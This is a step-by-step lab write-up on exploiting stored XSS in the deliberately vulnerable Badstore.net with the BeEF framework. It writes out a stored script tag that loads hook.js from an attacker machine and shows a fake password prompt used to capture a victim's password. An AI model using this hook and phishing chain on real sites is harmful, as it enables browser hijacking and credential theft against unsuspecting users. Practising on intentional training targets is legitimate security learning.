**Stored XSS in Badstore.net**

**Stored Cross-Site Scripting (XSS)** is a type of security vulnerability commonly found in web applications. It occurs when an attacker is able to inject malicious scripts into a web page that is subsequently stored on the server and displayed to other users. This can happen in places where user input is accepted and stored, such as comment sections, forums, or user profiles. When other users visit the infected page, the malicious script executes in their browser, potentially allowing the attacker to steal cookies, session tokens, or other sensitive information, manipulate the content of the website, or perform actions on behalf of the user without their knowledge.

BeEF, which stands for The Browser Exploitation Framework, is a specialized tool for penetration testing that focuses on assessing the security of web browsers. With the rise in web-based attacks targeting clients, including mobile devices, BeEF allows professional penetration testers to evaluate the actual security posture of a target environment using client-side attack vectors. Unlike other security frameworks that concentrate on fortified network perimeters and client systems, BeEF emphasizes the exploration of vulnerabilities within web browsers. By hooking into one or more browsers, BeEF serves as a platform for launching targeted command modules and additional attacks directly from within the browser context.


In this we will be exploiting **Badstore.net** which is prone to **stored XSS (Cross-Site Scripting)**. Badstore.net is a dedicated site to help you understand how hackers’ prey on Web application vulnerabilities, and to show you how to reduce your exposure. We will be using BeEF to show common hacking techniques.

Here are the steps to perform:



Step 1: Open Badstore.net




Step 2: Click on “Sign Our Guestbook”. Now in the input field write basic script in the format of **<script>alert(1)</script>.**




Step 3. Click on Add Entry. We get a dialog box alerting name, email and comments which means all input fields are vulnerable.





Step 4. Now we can execute the BeEF-xss script. First open up the kali terminal and write **“beef-xss”** command. You will notice two links -


1. Web UI: which is BeEF interactive panel
2. Hook: the script we have to execute on the website and then store it in the website’s server.



Step 5 : Execute this hook script in any of the sign our guestbook’s input field. Make sure to change the ip address to the current kali Linux machine’s ip address. Now click on add Entry.

This will store our hook script on the BadStore.net server.


**<script src="http://192.168.118.128:3000/hook.js"></script>**




Step 6. Open the web UI panel. Make sure to change the ip address to kali’s ip as well.

Now login using username as **“beef”** and password as the **pass phrase** which you entered when you ran beef-xss command for the very first time.


**http://192.168.118.128:3000/ui/panel**



Step 7. Now pretend you are a normal user(**victim**) who is surfing this website in the windows machine or different virtual machine. Now go to sign our guestbook and write something about this site and click on that Add Entry button.




Step 8. Now what happens is that the script of hook.js(malicious script which was stored on the server) will run on the victim’s browser and you will be able to see the ip address of the victim in the BeEF control panel stating the victim’s ip as **192.168.118.1.**




Step 9. Click on the victim’s ip. Now go to the commands section. Click on the browser folder.


Click on Create Prompt Dialog. Write the prompt text: **Enter password for resuming the session**. Now click on Execute.



Step 10. A dialog box will open up in the victim’s browser. It is possible that the victim trusts this website and can be tricked into writing his password which is **“password123”.**



Step 11. Now go to the control panel and see the module results history of that command. Click on the very first entry and see the results.



**Congratulations!!** We were successful in capturing the password of the victim. Now there are many modules which we can execute by looking into the commands sections. We can see how powerful this BeEF is if your website is vulnerable to XSS. So, we should always try to sanitize our input fields to make sure no malicious code can run on our site.